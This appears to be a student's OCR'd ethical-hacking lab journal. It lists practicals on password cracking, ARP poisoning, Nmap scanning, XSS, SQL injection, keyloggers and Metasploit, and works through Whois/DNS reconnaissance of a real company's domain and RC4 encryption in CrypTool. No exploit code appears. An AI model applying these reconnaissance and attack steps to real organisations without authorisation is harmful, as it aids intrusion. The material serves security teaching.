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2	**Password Encryption and Cracking with CrypTool and Cain and Abel** ● Password Encryption and Decryption: o Use CrypTool to encrypt passwords using the RC4 algorithm. o Decrypt the encrypted passwords and verify the original values. ● Password Cracking and Wireless Network Password Decoding: o Use Cain and Abel to perform a dictionary attack on Windows account passwords. o Decode wireless network passwords using Cain and Abel's capabilities.		
3	**Linux Network Analysis and ARP Poisoning** ● Linux Network Analysis: o Execute the ifconfig command to retrieve network interface information. o Use the ping command to test network connectivity and analyze the output. o Analyze the netstat command output to view active network connections. o Perform a traceroute to trace the route packets take to reach a target host. ● ARP Poisoning: o Use ARP poisoning techniques to redirect network traffic on a Windows system. o Analyze the effects of ARP poisoning on network communication and security.		
4	**Port Scanning with NMap** ● Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.		

	● Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics. ● Analyze the scan results to gather information about the target system's network services.		
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6	**Persistent Cross-Site Scripting Attack** ● Set up a vulnerable web application that is susceptible to persistent XSS attacks. ● Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code. ● Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities		
7	**Session Impersonation with Firefox and Tamper Data** ● Install and configure the Tamper Data add-on in Firefox. ● Intercept and modify HTTP requests to impersonate a user's session. ● Understand the impact of session impersonation and the importance of session management.		
8	**SQL Injection Attack** ● Identify a web application vulnerable to SQL injection. ● Craft and execute SQL injection queries to exploit the vulnerability. ● Extract sensitive information or manipulate the database through the SQL injection attack.		
9	**Creating a Keylogger with Python** ● Write a Python script that captures and logs keystrokes from a target system.		

	● Execute the keylogger script and observe the logged keystrokes. ● Understand the potential security risks associated with keyloggers and the importance of protecting against them.		
10	**Exploiting with Metasploit (Kali Linux)** ● Identify a vulnerable system and exploit it using Metasploit modules. ● Gain unauthorized access to the target system and execute commands or extract information. ● Understand the ethical considerations and legal implications of using Metasploit for penetration testing		

PRACTICAL NO 1

By Chandan

(Under the guidance of Dr.Charul Singh)


Aim:

Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.


Solution:

Steps 1: Search mehta group on google and take screenshot of the result displayed



Steps 2: Take Screenshot of side panel containing Mehta Group's Information

Steps 3: Go to Browser and search for https://who.is/



Steps 4: search for https://www.mehtagroup.com/

Steps 5: Scroll down and study the information given below

Important Dates

Expires On	2025-03-16
Registered On	1997-06-10
Updated On	2024-03-13

Name Servers

h1.thinktechnologyservices.com	162.251.82.122
h2.thinktechnologyservices.com	162.251.82.249
h3.thinktechnologyservices.com	162.251.82.247
h4.thinktechnologyservices.com	162.251.82.124

Similar Domains

mehta-analysis.com | mehta-and-friends.com | mehta-aop-socialwork.org | mehta-asia.com | mehta-brothers.com | mehta-ca.com | mehta-co.com | mehta-data.com | mehta-dye-chem.com | mehta-engineers.com | mehta-enterprise.com | mehta-enterprises.com | mehta-envelope.com | mehta-family.co.uk | mehta-family.com | mehta-family.org | mehta-family.us | mehta-financial.com | mehta-florida.com | mehta-friend.com |

Steps 6: Click on DNS Record

mehtagroup.com

DNS information

Whois | DNS Records | Diagnostics

DNS Records for mehtagroup.com — cache expires in 6 minutes and 48 seconds

Hostname	Type	TTL	Priority	Content
mehtagroup.com	SOA	7200		h1.thinktechnologyservices.com ravis@mehtagroup.com 2024120701 7200 7200 172800 7200
mehtagroup.com	NS	21600		h1.thinktechnologyservices.com
mehtagroup.com	NS	21600		h4.thinktechnologyservices.com
mehtagroup.com	NS	21600		h3.thinktechnologyservices.com
mehtagroup.com	NS	21600		h2.thinktechnologyservices.com
mehtagroup.com	A	7200		162.222.225.77
mehtagroup.com	MX	7200	10	eu-smtp-inbound-1.mimecast.com
mehtagroup.com	MX	7200	10	eu-smtp-inbound-2.mimecast.com
www.mehtagroup.com	A	7200		162.222.225.77

Steps 7: Click on Diagnosis

mehtagroup.com

diagnostic tools

Whois | DNS Records | Diagnostics

Ping

```
PING mehtagroup.com (162.222.225.77) 56(84) bytes of data.
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=1 ttl=23 time=60.6 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=2 ttl=23 time=52.5 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=3 ttl=23 time=52.4 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=4 ttl=23 time=53.6 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=5 ttl=23 time=53.1 ms

--- mehtagroup.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 52.378/54.423/60.555/3.099 ms
```

Traceroute

```
traceroute to mehtagroup.com (162.222.225.77), 30 hops max, 60 byte packets
 1  ip-10-0-0-119.ec2.internal (10.0.0.119)  0.190 ms  0.140 ms  0.112 ms
 2  ec2-3-236-62-57.compute-1.amazonaws.com (3.236.62.57)  55.842 ms 244.5.3.81 (244.5.3.81)  76.975 ms 216.182.238.157 (216.182.238.157)  17.617 ms
 3  100.65.89.64 (100.65.89.64)  5.669 ms 240.0.56.99 (240.0.56.99)  1.180 ms 240.0.56.64 (240.0.56.64)  1.218 ms
 4  242.0.226.215 (242.0.226.215)  2.682 ms 100.66.24.16 (100.66.24.16)  8.019 ms 100.66.29.104 (100.66.29.104)  4.675 ms
 5  * 241.0.4.213 (241.0.4.213)  1.180 ms *
 6  242.3.84.67 (242.3.84.67)  2.484 ms 242.2.212.193 (242.2.212.193)  2.579 ms 242.3.85.197 (242.3.85.197)  2.204 ms
 7  100.100.2.86 (100.100.2.86)  2.268 ms 100.100.36.92 (100.100.36.92)  2.289 ms 100.100.2.94 (100.100.2.94)  1.869 ms
 8  99.82.180.137 (99.82.180.137)  2.604 ms * 100.65.96.4 (100.65.96.4)  2.319 ms
 9  242.2.212.65 (242.2.212.65)  2.625 ms 100.100.36.80 (100.100.36.80)  2.558 ms ae1.37.bar4.SaltLakeCity1.net.lumen.tech (4.69.219.58)  52.462 ms
10  4.53.7.174 (4.53.7.174)  53.784 ms 100.66.55.38 (100.66.55.38)  17.176 ms 4.53.7.174 (4.53.7.174)  54.609 ms
```

PRACTICAL NO 2

By Chandan

(Under the guidance of Dr. Charul S)


Password Encryption and Cracking with CrypTool and Cain and Abel Password Encryption and Decryption:

o Use CrypTool to encrypt passwords using the RC4 algorithm.


o Decrypt the encrypted passwords and verify the original values.

Steps:


1.Open CrypTool click on File → New




2.Enter Message to Encrypt




3.Click on Encrypt/Decrypt Tab then Symmetric (modern) → RC4




Click on Encrypt






o Decrypt the encrypted passwords and verify the original values.

4. Click on Decrypt







Password Cracking and Wireless Network Password Decoding:

o Use Cain and Abel to perform a dictionary attack on Windows account passwords.


Step 1: Open Cain And abel




Step 2: Click on Hash Calculator → Enter text → Calculate Hash and then copy MD5 Hash Value



